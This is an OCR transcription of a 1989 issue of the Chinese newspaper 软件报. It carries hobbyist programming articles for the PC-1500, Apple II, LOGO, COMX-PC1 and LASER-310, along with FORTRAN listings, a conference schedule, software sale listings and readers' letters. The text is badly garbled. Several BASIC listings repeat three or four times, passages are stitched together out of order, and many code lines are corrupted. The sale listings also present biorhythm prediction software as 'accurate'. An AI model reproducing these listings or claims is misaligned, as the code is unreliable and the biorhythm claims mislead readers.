一、屏幕内存置在内存中的存放。PC-1500的显示屏共7x156个液晶点。内存中，开辟了二个不连续的区域：7600~784D、7700~774D存放显示器的内容。值得注意的是，显示屏某一列的上四行和下三行分别存放在两个单元中，即实际地址和列数不是一一对应。因此，机器中又定义了名义地址，和列数一一对应。另外，机器在7875单元设置了一个显示屏列数指针，用来存放当前列的名义地址。如将某列的名义地址放置在7875单元中，就实现了类似GCURSOR定位语句的功能。
实际上，内存中还有7400~744D、7500~754D两个区域分别和7600~784D、7700~774D完全重合。例如，分别向7400、7600单元赋值同一个值，得到的结果是相同的。

PC-1500机的图形显示

二、图形的显示。从上面的知识可知，要在某一列显示某图形，只需将该图形数据送入该列对应的两个内存单元的高位或低位中去即可。为了保证其列的图形不受影响，这个过程分为两个步骤：一是采用位相与“与”的方法，将其高位或低位清零；二是将图形数据的高四位或低四位与0构成X0，再与对应的内存单元相“或”，显示即告完成。
在ROM的系统软件中，有一机器语言子程序，可以实现上述的功能。调用方法是：先将要显示列的名义地址放入寄存器X中，将图形数据放入累加器A中，再用累加器X移指令VMJ 88调用该子程序即可。返回后，X寄存器中为下一列的名义地址，而U寄存器的高四位为调用前累加器的内容。这段程序的清单见右。
南京·王 健

```
0300-A2 02 A1 04 01 06 B1 06
0308-EE 06 00 00 03 EE 07 00
0310-EE 08 00 00 03 EE 09 00
0318-80 00 00 00 00 00 00 00
```

将磁盘中的程序转移到磁带上

目前，有大量的应用程序和游戏程序可以在苹果机上运行。但是这些程序往往是以磁盘形式提供的，而有些苹果机用户没有配备磁盘驱动器，只好一台磁带机作为外存贮设备。能不能将磁盘中的程序转移到磁带上呢？回答是肯定的。（只要程序运行过程中不和磁盘打交道）
首先，将苹果机和磁带机、磁盘驱动器连接好。然后，开机引导DOS后便进行转移工作了。
一、BASIC程序的转移
①调入程序将存有程序的磁盘插入驱动器，键入：LOAD文件名
②将程序存入磁带。按下录音机的录音键，键入：SAVE
当听到两次“嗞”的声音后，存贮工作便结束了。这样BASIC程序便由磁盘转移到磁带上来了。以后当需要调入程序运行时，键入LOAD，然后将录音机倒带至存入程序的位置，并按下放音键。当光标再次运行后，键入RUN，程序便开始运行了。
二、机器语言程序的转移
①进入监控状态，键入CALL-151出现“>”提示符。
②调入程序，将存有程序的磁盘插入驱动器，键入：BLOAD文件名
③找出程序首地址和末地址。键入AA72.A 73
显示AA72-XX YY (XX, YY代表两个二位十六进制数，Y YXX为程序首地址)
键入AA60.AA61
显示AA60-MM NN (MM, NN代表两个二位十六进制数，NNMM为程序长度)
根据程序首地址及长度算出程序末地址。末地址=首地址+长度-1
④将程序存入磁带。按下录音机的录音键，键入：首地址.末地址W
⑤听到两次“嗞”的声音后，程序就存贮完了。
程序的运行，键入CALL-151/进入监控状态。将磁带倒至存入程序的位置，键入首地址。末地址R/并同时按下录音机的录音键。当听到一声“嗞”后，键入首地址C，程序便开始运行了。
天津 李纪峰

苹果机上的图形叠加

否则不能键入：NEW是按改变后程序存贮首地址重新置各链指针。
地址\$300-\$3FF系统使用，可把程序二存入\$6500，把程序中20句改为CALL 25856就可进行汉字图形叠加。
四、几点说明：
1. 作图时可用某页存放局部图形，另页存放待完善的图形，将作好的图形应用前述程序进行叠加，如满意后，以B型文件存盘，还可继续进行叠加。
2. 在进行图形叠加时，首先要键入NEM使各链指针恢复初始状态。
3. 在叠加图形以前，需把要使用的绘图单元清零，防止画面出现花点。
西安 徐敏 杨秀彬 侯清利

```
5 POKE -16304, 0: POKE -16304, 0: POKE -16299, 0: POKE -16297, 0
10 POKE 6, 0: POKE 7, 32: POKE 8, 0: POKE 9, 64
15 FOR J = 0 TO 8192
20 CALL 768: NEXT J
```

好得保密作用

在APPLE II屏幕上作图，若需绘制较复杂的图案，往往比较繁琐。“图形叠加法”较方便、实用。
一、图形缓冲区的内容分配。图形缓冲区一个字节中的后七位用以表示有无点，以倒排顺序对应，最高位控制色彩，屏幕上的每一行为连续的40个字节，一幅全屏图案需要40x192=7680个字节。要注意的是内存与屏幕并非连续对应，而是分为上、中、下三个区域，每个区域中以8行为一组，共有8组，组与组之间的显示单元相差128个字节，每组中二行之间对应显示单元相差1024个字节，两区域对应显示单元相差40个字节。此规律对第一和第二页都适用。
二、图形叠加方法。利用前述规律，将程序一、程序二放在DOS 3.3下，可将第一页图形叠加在第二页中。如果将语句10改为：POKE 6, 0: POKE 7, 64: POKE 8, 0: POKE 9, 32，语句6中的POKE-16299, 0改为POKE-16300, 0就可将第二页的图形叠加到首页。
三、汉字叠加。在汉化CC-DOS系统下：第一页用做文本显示存贮区，第二页的首址用做程序存贮区的首址，所以在用高分辨率存贮区作图时，程序首址变为\$6000，即键入：POKE 103, 0, POKE 104, 96, POKE 24576, 0: NEW
其中POKE 24576, 0是把\$6000单元置

有记忆的海象LOGO键盘作图

今年41期《软件报》上向新农同志的《中华机LOGO键盘作图》新颖有趣，笔者在俞的基础上，使海象记住图，然后可随时随地复制出来，增加了作图操作便捷功能一览表，供作图过程中随时调看，人机联系十分友好，因有的操作命令执行结果在屏幕上没有任何变化，如DEFINE，为此，程序中增加了音响功能，每一操作完成后均以音响告之。

```
TO PLOT
  ASPECT 1 MAKE:PICT[HELPING]
  ICT
  END
TO HELP
  TEXTSCREEN CLEARTEXT INVERSE
  CURSOR 0 2 PRINT: [F-FD] CURSOR
  16 2 PRINT: [E-BK] CURSOR 31 2:PRINT-1 [L-LT]
  CURSOR 0 4 PRINT: [R-RT] CURSOR
  16 4 PRINT: [U-PU] CURSOR 31 4 PRINT: [D-PD]
  CURSOR 0 6 PRINT: [C-CS] CURSOR
  16 6 PRINT: [H-HT] CURSOR 31 6 PRINT: [S-ST]
  CURSOR 0 8 PRINT: [G-BG] CURSOR
  16 8 PRINT: [P-PC] CURSOR 31 8 PRINT: [I-IE]
  [NE]
  CURSOR 0 10 PRINT: [X-TEXT] CURS
  OR 16 10 PRLFT 1
  [M-HELP] CURSOR 31 10 [E-END]
  NORMAL
  END
TO INVERSE
  DEPOSIT 232 0
  END
TO NORMAL
  DEPOSIT 232 255
  END
TO IMPICT
  MAKE KEY RC FULL SCREEN
  IF:KEY=F F0 5 MAKE:PICT [LPUT [
  FD 5]:PICT] SOUND
  IF:KEY=B BK 5 MAKE:PICT[LPUT [B
  K 5]:PICT] SOUND
  IF:KEY=L LT 5 MAKE:PICT[LPUT [L
  T 5]:PICT] SOUND
  IF:KEY=R RT 5 MAKE:PICT[LPUT [R
  T 5]:PICT] SOUND
  IF:KEY=U PU MAKE:PICT[LPUT [PU]
  :PICT] SOUND
  IF:KEY=D PD MAKE:PICT[LPUT [PD]
  :PICT] SOUND
  IF:KEY=H HT MAKE:PICT[LPUT [HT]
  :PICT] SOUND
  IF:KEY=S ST MAKE:PICT[LPUT [ST]
  :PICT] SOUND
  IF:KEY=G SPLITSREEN PR[0-BLACK
  I-WHITE 2-GREEN 3-PURPLE 4-TANG
  ERINE 5-BLUE 7] READNUM PC:R MAK
  E :PICT[LPUT [BGR]:PICT] SOUND
  IF:KEY=P SPLITSREEN PR[0-BLACK
  I-WHITE 2-GREEN 3-PURPLE 4-TANG
  ERINE 5-BLUE 7] READNUM PC:R MAK
  E :PICT[LPUT [PC:R]:PICT] SOUND
  IF:KEY=C DRAM BG 0 PD 1 PLOT
  IF:KEY=I DEFINE 'OUTPUT [FPUT
  ] :PICT] SOUND
  IF:KEY=X TEXTSCREEN CLEARTEXT P
  R TEXT 'OUTPUT SOUND
  IF:KEY=M HELP SOUND
  IF:KEY=E SPLITSREEN CLEARTEXT
  PR [OUTPUT DEFINE] DRAW BG 0 PC
  I SOUND TOPELVEL
  IMPICT
  END
TO SOUND
  DEPOSIT 236 98
  DEPOSIT 236 58
  CALL 53497 0
  END
```

X键调看定义好了的图形过程。按E键结束退出程序后，键入OUTPICT回车所作图形，按原样重新复制出来。有键盘的读者，程序中还可增加存图功能等，有兴趣者可以试试。

式例 周克光

立即执行程序前条件语句的作用

如果给微机输入一串无行号的指令，这串指令将被立即解释执行，而不会存入程序区。这就要求输入的指令必须限制在一行以内，以回车作为结束。如果是带来了这样一个问题，如果输入的指令中含有条件判断指令，往往难以被完全执行。例如，要从1-100的自然数列表中把所有的奇数打印输出，如果用下面的指令就无法实现。

```
FOR I=1 TO 100,IF
  I/2 INT (I/2) THEN
  PRINT "I=" I, NEXT I
 不难看出，当I=2时由于条件不满足，以后的指令就不被执行了。要想使程序完全执行，可以使用这行指令，
  FOR I=1 TO 100,IF I/2
  <INT (I/2) THEN PRINT
  "I=" I, NEXT I
  ELSE NEXT I
 由于指令中采用了条件满足-A，不满足-B的结构，所以进行指令能够完全执行。
```

```
FOR I=1 TO 100,IF I/2
  <INT (I/2) THEN PRINT
  "I=" I, NEXT I
  ELSE NEXT I
```

```
10 DIM A(3),B(3)
20 A(1)=8
21 A(2)=5
22 A(3)=3
23 B(1)=8
24 B(2)=0
25 B(3)=0
30 PRINT AT 8,2;"BOTTLE"
35 PRINT AT 10,3;" OIL "
40 FOR X=1 TO 3
45 PRINT AT 8,5+X*5;X
50 PRINT AT 10,5+X*5;B(X)
55 NEXT X
60 INPUT I
63 PRINT AT 2,7;" "
65 PRINT AT 2,3;I;"=="
70 INPUT J
75 PRINT AT 2,7;J
80 B=A(J)-B(J)
85 IF B(1)>D THEN 105
90 C=B(1)
95 B(1)=0
100 GOTO 120
105 B(I)=B(I)-D
110 C=D
120 B(J)=B(J)+C
130 FOR Y=1 TO 3
135 PRINT AT 10,5+Y*5;B(Y)
140 NEXT Y
145 IF B(1)<>4 THEN 60
150 IF B(2) <> 4 THEN 60
155 FOR X=1 TO 9
160 PRINT AT 12,9+X;"*"
165 PRINT AT 16,9+X;"*"
170 IF X > 5 THEN GOTO 185
175 PRINT AT 11+X,9;"*"
180 PRINT AT 11+X,19;"*"
185 NEXT X
190 PRINT AT 14,12;"SUCCESS"
195 STOP
```

在COMX-PC1机上，我用机器语言编写了两个程序，并各用一段BASIC程序调用它们，可以进行乘法、乘方和阶乘运算，有计算范围大、速度快的优点。程序一与程序二相结合有三种运算功能。在10句的选择项中，选择1是用来进行乘法运算，输入被乘数与乘数，在1分钟内你就会得到结果；选择2是用来进行幂运算，顺序输入底数、指数，在10秒内你的问题就被解决；如果选3时是用来进行P<sub>n</sub>形式的运算，顺序输入n、m，即可得到结果。本程序输入数据的范围是1~65535的整数，如果要进行更大数据的乘法运算，程序三和程序四相结合就会使你满意。

BASIC程序的存储区是从4700H开始的，因此在往计算机里输入程序要先用指令DEFUS 54700H。空出的存储区是这样分配的：4400H~44FFFH存放机器语言程序数据。4500H~45FFFH存放运算结果和中间数据。因此，本程序运算结果的范围达到二百五十六位。

山崎 许大坤

```
10 PRINT "1-1","2-","3-1"
20 INPUT P: IF P > 3 THEN GOTO
30
30 INPUT A
40 INPUT B
50 C = LEN (A$) :POKE (@4420,C)
60 FOR I = 0 TO C - 1
70 C$ = MID$ (A$,C - I,1):B = F
VAL (C$) :POKE (@4500 + I,B)
80 NEXT I
90 A = F VAL (A$) :B = F VAL (B$)
100 IF A > 65535 THEN PRINT "O
UT OF MEMORY":END
110 IF B > 65535 THEN PRINT "O
UT OF MEMORY":END
120 GOTO 100 + P + 50
150 REM *
160 POKE (@447F,#33) :POKE (@44
82,#32)
170 PRINT A$ + "*" + B$ + "*"
180 CALL (@4420,B,2)
190 END
200 REM
210 POKE (@447F,#33) :POKE (@44
82,#32)
220 PRINT A$ + "*" + B$ + "*"
230 CALL (@4420,A,B)
240 END
250 POKE (@447F,#32) :POKE (@44
82,#33)
270 PRINT A$ + "/" + B$ + "/"
1: IF A = B THEN B = B - 1
280 CALL (@4420,A - B)
290 END
```

本数责任编辑：08号

计算机刊物上登过一些关于LASER-310机的“画面移动”程序，都是大同小异，且有一个很大的缺点——向左或向右移动时，出现“蛇”形移动。这样既影响画面美观又使得画面移动速度慢。本程序克服了以上缺点能在高清晰度下实现图像移动（若想在MO DE (0) 状态下实现图像移动则需把程序数据段中的4个“AF”全部改为“3E, 20”即可）。分别按I、J、K、M、为图像上、左、右、下移动。在编制游戏时，可作为子程序调用。

兰州 文魁

```
TO SOUND
  DEPOSIT 236 98
  DEPOSIT 236 58
  CALL 53497 0
  END
```

用机器语言程序解决数学问题

在COMX-PC1机上，我用机器语言编写了两个程序，并各用一段BASIC程序调用它们，可以进行乘法、乘方和阶乘运算，有计算范围大、速度快的优点。程序一与程序二相结合有三种运算功能。在10句的选择项中，选择1是用来进行乘法运算，输入被乘数与乘数，在1分钟内你就会得到结果；选择2是用来进行幂运算，顺序输入底数、指数，在10秒内你的问题就被解决；如果选3时是用来进行P<sub>n</sub>形式的运算，顺序输入n、m，即可得到结果。本程序输入数据的范围是1~65535的整数，如果要进行更大数据的乘法运算，程序三和程序四相结合就会使你满意。

BASIC程序的存储区是从4700H开始的，因此在往计算机里输入程序要先用指令DEFUS 54700H。空出的存储区是这样分配的：4400H~44FFFH存放机器语言程序数据。4500H~45FFFH存放运算结果和中间数据。因此，本程序运算结果的范围达到二百五十六位。

山崎 许大坤

```
10 PRINT "1-1","2-","3-1"
20 INPUT P: IF P > 3 THEN GOTO
30
30 INPUT A
40 INPUT B
50 C = LEN (A$) :POKE (@4420,C)
60 FOR I = 0 TO C - 1
70 C$ = MID$ (A$,C - I,1):B = F
VAL (C$) :POKE (@4500 + I,B)
80 NEXT I
90 A = F VAL (A$) :B = F VAL (B$)
100 IF A > 65535 THEN PRINT "O
UT OF MEMORY":END
110 IF B > 65535 THEN PRINT "O
UT OF MEMORY":END
120 GOTO 100 + P + 50
150 REM *
160 POKE (@447F,#33) :POKE (@44
82,#32)
170 PRINT A$ + "*" + B$ + "*"
180 CALL (@4420,B,2)
190 END
200 REM
210 POKE (@447F,#33) :POKE (@44
82,#32)
220 PRINT A$ + "*" + B$ + "*"
230 CALL (@4420,A,B)
240 END
250 POKE (@447F,#32) :POKE (@44
82,#33)
270 PRINT A$ + "/" + B$ + "/"
1: IF A = B THEN B = B - 1
280 CALL (@4420,A - B)
290 END
```

本数责任编辑：08号

```
10 DIM A(3),B(3)
20 A(1)=8
21 A(2)=5
22 A(3)=3
23 B(1)=8
24 B(2)=0
25 B(3)=0
30 PRINT AT 8,2;"BOTTLE"
35 PRINT AT 10,3;" OIL "
40 FOR X=1 TO 3
45 PRINT AT 8,5+X*5;X
50 PRINT AT 10,5+X*5;B(X)
55 NEXT X
60 INPUT I
63 PRINT AT 2,7;" "
65 PRINT AT 2,3;I;"=="
70 INPUT J
75 PRINT AT 2,7;J
80 B=A(J)-B(J)
85 IF B(1)>D THEN 105
90 C=B(1)
95 B(1)=0
100 GOTO 120
105 B(I)=B(I)-D
110 C=D
120 B(J)=B(J)+C
130 FOR Y=1 TO 3
135 PRINT AT 10,5+Y*5;B(Y)
140 NEXT Y
145 IF B(1)<>4 THEN 60
150 IF B(2) <> 4 THEN 60
155 FOR X=1 TO 9
160 PRINT AT 12,9+X;"*"
165 PRINT AT 16,9+X;"*"
170 IF X > 5 THEN GOTO 185
175 PRINT AT 11+X,9;"*"
180 PRINT AT 11+X,19;"*"
185 NEXT X
190 PRINT AT 14,12;"SUCCESS"
195 STOP
```

本数责任编辑：08号

```
5 PRINT 5202,"PLEASE WAIT!"
10 C = - 32768: FOR A = C TO C +
  93
20 READ B$: GOSUB 120: POKE A,B:
  NEXT
30 MODE(1): FOR A = 0 TO 63 STEP
  7: FOR B = 0 TO 126: SET(B,A)
  : NEXT B,A
40 FOR A = 0 TO 127 STEP 15: FOR
  B = 1 TO 63: SET(A,B): NEXT B
  ,A
50 A$ = INKEY$
60 IF A$ = "I" THEN M = 0: GOTO
  110
70 IF A$ = "J" THEN M = 22: GOTO
  110
80 IF A$ = "M" THEN M = 47: GOTO
  110
90 IF A$ = "K" THEN M = 69: GOTO
  110
100 GOTO 50
110 POKE 30862,M: POKE 30863,128
  :Z = USR (D): GOTO 50
115 END
120 B = 0
130 FOR I = 1 TO 2
140 J = ASC ( MID$ (B$,I,1))
150 IF J > 64 AND J < 71 THEN 17
  0
160 B = B * 16 + J - 48: GOTO 180
170 B = B * 16 + J - 55
180 NEXT
190 RETURN
200 DATA 01,E0,07,11,00,70,21,20
  ,70,ED,80,06,20,AF,21,EC
210 DATA 77,77,23,10,FC,C9,01,FF
  ,07,11,00,70,21,01,70,ED
220 DATA 80,06,40,AF,21,FF,70,11
  ,20,00,77,19,10,FC,C9,01
230 DATA 0E,07,11,FF,77,21,DF,77
  ,ED,88,06,20,AF,21,00,70
240 DATA 77,23,10,FC,C9,01,FF,07
  ,11,FF,77,21,FE,77,ED,88
250 DATA 06,40,AF,21,00,70,11,20
  ,00,77,19,10,FC,C9
```

本数责任编辑：08号

```
10 DIM A(3),B(3)
20 A(1)=8
21 A(2)=5
22 A(3)=3
23 B(1)=8
24 B(2)=0
25 B(3)=0
30 PRINT AT 8,2;"BOTTLE"
35 PRINT AT 10,3;" OIL "
40 FOR X=1 TO 3
45 PRINT AT 8,5+X*5;X
50 PRINT AT 10,5+X*5;B(X)
55 NEXT X
60 INPUT I
63 PRINT AT 2,7;" "
65 PRINT AT 2,3;I;"=="
70 INPUT J
75 PRINT AT 2,7;J
80 B=A(J)-B(J)
85 IF B(1)>D THEN 105
90 C=B(1)
95 B(1)=0
100 GOTO 120
105 B(I)=B(I)-D
110 C=D
120 B(J)=B(J)+C
130 FOR Y=1 TO 3
135 PRINT AT 10,5+Y*5;B(Y)
140 NEXT Y
145 IF B(1)<>4 THEN 60
150 IF B(2) <> 4 THEN 60
155 FOR X=1 TO 9
160 PRINT AT 12,9+X;"*"
165 PRINT AT 16,9+X;"*"
170 IF X > 5 THEN GOTO 185
175 PRINT AT 11+X,9;"*"
180 PRINT AT 11+X,19;"*"
185 NEXT X
190 PRINT AT 14,12;"SUCCESS"
195 STOP
```

本数责任编辑：08号

```
10 DIM A(3),B(3)
20 A(1)=8
21 A(2)=5
22 A(3)=3
23 B(1)=8
24 B(2)=0
25 B(3)=0
30 PRINT AT 8,2;"BOTTLE"
35 PRINT AT 10,3;" OIL "
40 FOR X=1 TO 3
45 PRINT AT 8,5+X*5;X
50 PRINT AT 10,5+X*5;B(X)
55 NEXT X
60 INPUT I
63 PRINT AT 2,7;" "
65 PRINT AT 2,3;I;"=="
70 INPUT J
75 PRINT AT 2,7;J
80 B=A(J)-B(J)
85 IF B(1)>D THEN 105
90 C=B(1)
95 B(1)=0
100 GOTO 120
105 B(I)=B(I)-D
110 C=D
120 B(J)=B(J)+C
130 FOR Y=1 TO 3
135 PRINT AT 10,5+Y*5;B(Y)
140 NEXT Y
145 IF B(1)<>4 THEN 60
150 IF B(2) <> 4 THEN 60
155 FOR X=1 TO 9
160 PRINT AT 12,9+X;"*"
165 PRINT AT 16,9+X;"*"
170 IF X > 5 THEN GOTO 185
175 PRINT AT 11+X,9;"*"
180 PRINT AT 11+X,19;"*"
185 NEXT X
190 PRINT AT 14,12;"SUCCESS"
195 STOP
```

本数责任编辑：08号

也谈LASER-310图形移动

此游戏给你三个瓶子，它们的容量分别为8斤、5斤、3斤，在第一个瓶中有8斤油，要求你利用这三个瓶子将这8斤油分为一半。程序运行后，在屏幕上将出现两行信息，第一行为瓶子的编号，第二行为每个瓶子中现有油的斤数，然后计算机将等待你输入倒出油的瓶子的编号和倒入油的瓶子的编号并显示在屏幕的左上角，输入完毕后，计算机就检查你的结果是否达到要求，如果没有，就继续输入，直到达到要求为止。此程序在R1机上通过。 吉林 陈瑞坤



# 软件报



1989年  
2月18日  
第7期  
总第125期

普及计算机知识  
开发软件资源

交流计算机技术  
培养软件人才

中国软件技术公司 成都分公司 成都电子研究所合办 主编：刘锦德  
国内统一刊号CN51-0090 订网代号：61-74 地址：成都市金河街75号

## 中国计算机学会1989年重点学术会议计划表

| 序号 | 会议名称                   | 时间    | 人数   | 地点 | 联系人                          |
|----|------------------------|-------|------|----|------------------------------|
| 1  | 中国计算机学会学科分支发展研讨会       | 一季度   | 120人 | 北京 | 学会办公室, 北京2704信箱 蒋树德          |
| 2  | 全国青少年计算机教育经验交流会与表彰先进大会 | 89.8  | 200人 | 北京 | 复旦大学计算机系 施伯乐<br>清华大学计算机系 王永乾 |
| 3  | 全国体育领域计算机应用学术会议        | 89.11 | 100人 | 南方 | 国家体委电子信息中心 张伟干               |
| 4  | 全国计算机网络学术交流会           | 三季度   | 100人 | 南京 | 北京邮电学院 刘冠群<br>东南大学 顾冠群       |
| 5  | 教育与培训专委会年会             | 89.11 | 200人 | 昆明 | 施伯乐 王永乾                      |
| 6  | 第八届全国数据库学术会议           | 89.9  |      | 厦门 | 厦门大学计算机系 张少洲                 |
| 7  | 形式语言与计算理论研讨会           | 89.9  | 100人 | 威海 | 理论计算机科学专业组 山东大学威海分校 马炳汉      |
| 8  | 全国计算机安全技术交流会及专委会成立大会   | 89.6  | 120人 | 昆明 | 云南电子设备厂 郑志刚 刘为<br>云南公安厅 李赤工  |
| 9  | 第二届全国青年计算机学术会议         | 89.5  | 150人 | 南京 | 东南大学计算机系 王晚爵                 |

## 计算机系统发展的新目标


### “视算”技术

只有一半被人接受, 其余的一半则被废弃。

随着计算机技术的发展和图形型技术的进一步完善, “视算”技术已开始进入当今的计算机系统。所谓“视算”就是指计算机处理的数据信息, 最终以视觉形式显示出来的计算机系统。使用这种计算机系统, 输出不再是令人头痛的大量数据, 而是直观的、易为人所接受的视觉。比如设计的建筑物、导弹模型、汽车等等。

据美国SGI电子计算机公司副总裁马·裴利先生介绍, “视算”技术最有安全、快速、灵活多变和成本低等优点, 而且是国际通用语言。“视算”技术是计算机发展的必由之路, 不出5年所有的计算机公司都将共同走“视算”的道路。 辽宁 傅雷

▲巴工—理冰箱参数检测系统... 冰箱生产厂家和维修部门, 维修点检测冰箱的各项技术参数的最新仪器—“巴工—理”型冰箱参数检测系统, 目前已由清华大学机械工程系设计研制成功, 并在清华大学机械工程系江苏分厂分厂量生产, 投放市场深受好评。 设计测试成功, 并在清华大学机械工程系江苏分厂分厂量生产, 投放市场深受好评。



★编号: 890205  
作者: 陈怀俊  
名称: 生物钟电脑测试  
功能: 人体内存在着奇妙的生物钟——智力、体力、情绪各按一定规律周期性的变化, 科学地利用这一规律, 合理安排时间, 能使你更好地投入学习、工作、生活。本软件能精确地测试出任一时期你体内的生物钟——智力、体力、情绪所处的状况, 并为你打印出漂亮的测试结果。它突出的优点是: 采用全汉字人机对话, 操作简单, 方便, 输出内容准确、直观、趣味、丰富, 格式商品化, 特别适合广大电脑用户做社会商业性服务, 亦可做研究调查之用。  
运行环境: APPLE II及其兼容机(至少一台软驱), 一台打印机。  
运行语言: BASIC(STC 软汉字系统支持)  
转让形式: 磁盘一张, 说明书一份(软件亦自带说明书)  
转让价格: 35元(含邮资)  
收款单位: 成都《软件报》编辑部  
★编号: 890206  
作者: 肖苏  
名称: 人体生物钟应用系统  
功能介绍: 本系统几乎适用于目前生物钟科学的所有应用领域。具体功能如下:  
1. 育龄夫妇最佳妊娠测定和最佳妊娠最佳期测定。  
2. 能反映何时夫妻间最易发生“口角”、最易患病、偶然事故发生的最大可能性的体力、情绪、智力临界日测定。  
3. 能反映人何时不再生病、体力充沛、情绪高涨、思路敏捷、教育孩子时期最好的体力、情绪、智力高潮期测定。  
4. 能反映人何时精神恍惚、反映速度快、驾驶员易出事故危险的危险日测定。  
5. 能反映作何何时灵感最多, 学生何时考试成绩好、运动员何时出好成绩、商人何时谈判易成功的最佳决策日测定。

★编号: 890207  
作者: 胡翠萍  
名称: 人体生物钟应用系统  
功能: 本程序可以实现人体生物钟在各方面应用, 适用欲使用生物钟来进行各种预测及指导的各行各业。是一套实用性很强的综合软件。其功能如下:  
1. 可在一个坐标内按月分打印体力、情绪、智力三种不同符号组成的曲线。  
2. 最佳孕期预测。  
3. 两人各条曲线叠加情况, 可以通过叠加后的曲线了解男女双方(或两人)三条曲线同步状况; 推算今后700天内男女双方的体力、情绪、智力叠加情况, 便于指导可受孕日和避免受孕日。  
4. 三种状态所处日期打印。可对一人4000天内的体力、情绪、智力的各自高潮起始日期、临界日、低潮起始日期或每日的情况进行预测。  
5. 成批查询。适用于对工作性质相同的人员进行经常的、制度性的预测, 利用人体生物钟来安排生产、学习、避免事故、提高学习、训练成绩。本过程包括对这批人员建立编码、姓名、出生年月日及记录内容的数据库文件, 并可进行修改、打印、删除和四种不同组合方式的选择, 用以满足不同需求。  
运行环境: 长城0520C—H或长城0520、IBMPC/XT及兼容机。采用编译BASIC编程。可分为25行汉字显示或10行汉字显示(选时请注明)。  
转让形式: 软盘一张, 使用说明和各功能详细说明书(均已存入软盘)。  
转让价格: 60元(含邮资)  
收款单位: 成都《软件报》编辑部



### 《软件报》编辑部: 你们好!

自从第一眼看到了《软件报》时候(也就是昨天), 我就喜欢上了它。我今天给你们写信, 希望你们能满足我的愿望。  
我想购买从《软件报》创刊号至1988年底的所有《软件报》(1989年已订)合同本最好, 假如没有合同本, 另辟报纸都可以。不管怎样, 只要有, 我就买。  
湖南省 朱力强  
编辑同志:  
您好, 我是江西省计算技术研究所的软件工作人员, 经常阅读贵报, 得到贵报的启迪, 受益匪浅, 贵报87、88年的合同本不知是否还有? 若有各需多少册, 想来信告知。  
南昌市 李时鸣  
管: 1986年和1987年合同本, 尚有库存, 每本3元, 另加邮资0.3元, 欲订购者, 1988年合同本已开印, 每本6元, 另加邮资0.5元, 预计今年3月底寄发。 本报发行部  
编辑同志: 您好  
今年第2期刊登的编号为890103, 即MCS-51单片机数据采集和控制软件包, 该软件单价为50元, 不知是否含邮资, 若不含应再加多少钱。今后希望在刊登这些转让方面, 最好注明是否含邮资, 以便外地需购者。  
西安 张晓明  
管: 本报“软件交流”栏目中所登的软件稿件, 均包含了邮资, 用户在汇款时, 请另加邮资了。  
本报技术服务部

★编号: 890208  
作者: 刘苏  
名称: 美国发明人“老化”电脑  
功能: 美国伊诺大学开发出一种能使人像“老化”的电脑。这种电脑能检查人像照片, 能分析四十八个面部的重要部位, 并可把面部特征老化若干年。它除了可用于协助寻找失踪儿童外, 还可用来预测自己未来老年的形象。  
★编号: 890209  
作者: 美国加州大学  
名称: 医学专家习解用的人工智能系统  
功能: 医学专家习解用的人工智能系统, 以人类肢体及体内器官的形象, 在电脑屏幕上作出手类似解剖台上的切割手

很有帮助的。  
北京 刘苏  
★美国发明人“老化”电脑 美国伊诺大学开发出一种能使人像“老化”的电脑。这种电脑能检查人像照片, 能分析四十八个面部的重要部位, 并可把面部特征老化若干年。它除了可用于协助寻找失踪儿童外, 还可用来预测自己未来老年的形象。  
★“医学专家习解用的人工智能系统” 医学专家习解用的人工智能系统, 以人类肢体及体内器官的形象, 在电脑屏幕上作出手类似解剖台上的切割手



超大型线性方程组的微机解法

```
程序一:
A) TYPE DD=1.FOR
DATA FILE
TO SOLVE LINEAR EQUATIONS BY GAUSS-SIDER'S METHOD
DIMENSION A(10:1001),X(1000)
WRITE(0,*)
FORMAT(2X,'INPUT NUMBER OF VARIABLES,N=?')
READ(0,*)N
OPEN (8,'FILE='D:SST.DT',STATUS='OLD',ACCESS='DIRECT',
FORM='UNFORMATTED',RECL=(N+1)*5)
DO 10 I=1,N,10
DO 20 J=0,9
JI=J+1
HEAD(8,REC=JI;END=20) (A(JI,K)*K=1,N+1)
CONTINUE
GO TO J=0,9
JI=J+1
DO 40 KL=1,N
SO=SO+A(JI,KL)*X(KL)
CONTINUE
X(JI)=SO+A(JI,N+1)
SO=0
S=S+X(JI)*X(JI)
CONTINUE
WRITE(0,*)
S=SORT(S)
IF(ABS(S-S1))LE.1E-5) GOTO 100
M=M+1
S1=S
S=0
DOSE (5)
GOTO 15
WRITE(0,*)
FORMAT(10X,'M='15)
WRITE(*,*) (X(L),L=1,N)
STOP
END
```

```
程序二:
A) TYPE DD=1.0 FOR
DATA FILE
TO EQUATION
DIMENSION A(1001),B(1001)
READ(0,*)N
S=NN(N+1)/2
OPEN (7,'FILE='D:SST.DT',STATUS='
FORM='UNFORMATTED',RECL=(N+1)*5)
DO 10 J=1,N
DO 20 I=1,N+1
IF (J.EQ.1) GOTO 11
GOTO 5
A(J)=0.
GOTO 20
IF (J.EQ.N+1) THEN
A(J)=(S+(N-1+1)*(N-1))/N
GOTO 20
END IF
A(J)=1./N
CONTINUE
WRITE(7,REC=1) (A(K),K=1,N+1)
CONTINUE
CLOSE (7)
STOP
END
```

```
C --- FORTRAN Program Example ---
C
INTEGER X,Y
OPEN(1,FILE='XY.DAT',STATUS='NEW'
DO 10 T=0,360.2
X=4+I
Y=500*6IN/I+3.14159/180.0)
WRITE(1,*)X,Y
10 CONTINUE
STOP
END

5 REM --- BASIC Program Draw Example ---
10 OPEN "XY.DAT" FOR INPUT AS #2
20 LPRINT "M50.1290"
30 LPRINT "X1.360.5"
40 LPRINT "M50.320"
50 LPRINT "X0.320.6"
60 FOR I=0 TO 180
70 INPUT X2,X,Y
80 PRINT X,Y
90 LPRINT "D"X+30,"Y+1280
100 NEXT I
110 CLOSE #2
120 LPRINT "H"
130 END
```

目前,微型计算机绘图仪输出图形,为了配有各种X-Y绘图仪,我们介绍了BASIC语言的绘图指令,而对其它计算机语言的绘图问题均未涉及。但是我们在工作中使用FORTRAN语言较多,其结果又需要

实际应用中,一般希望在接收数据时,屏幕上接收数据的位置反向显示,以便操作人员一目了然地知道输入到哪项了。而IBMPC/XL/I COBOL的接收,显示语句有提供反向显示的参数。笔者通过利用MS-DOS所提供的ANSI退出码序列及L/I COBOL DISPLAY语句的特点,使得L/I COBOL编写的程序,在接收、显示某项数据时,实现了反向显示。具体实现方法如下:

①把DOS提供的扩展屏幕和键盘控制设备驱动程序ANSI.SYS配置文件CONFIG.SYS中,通过用EDLIN等在CONFIG.SYS中设置下列语句来实现:

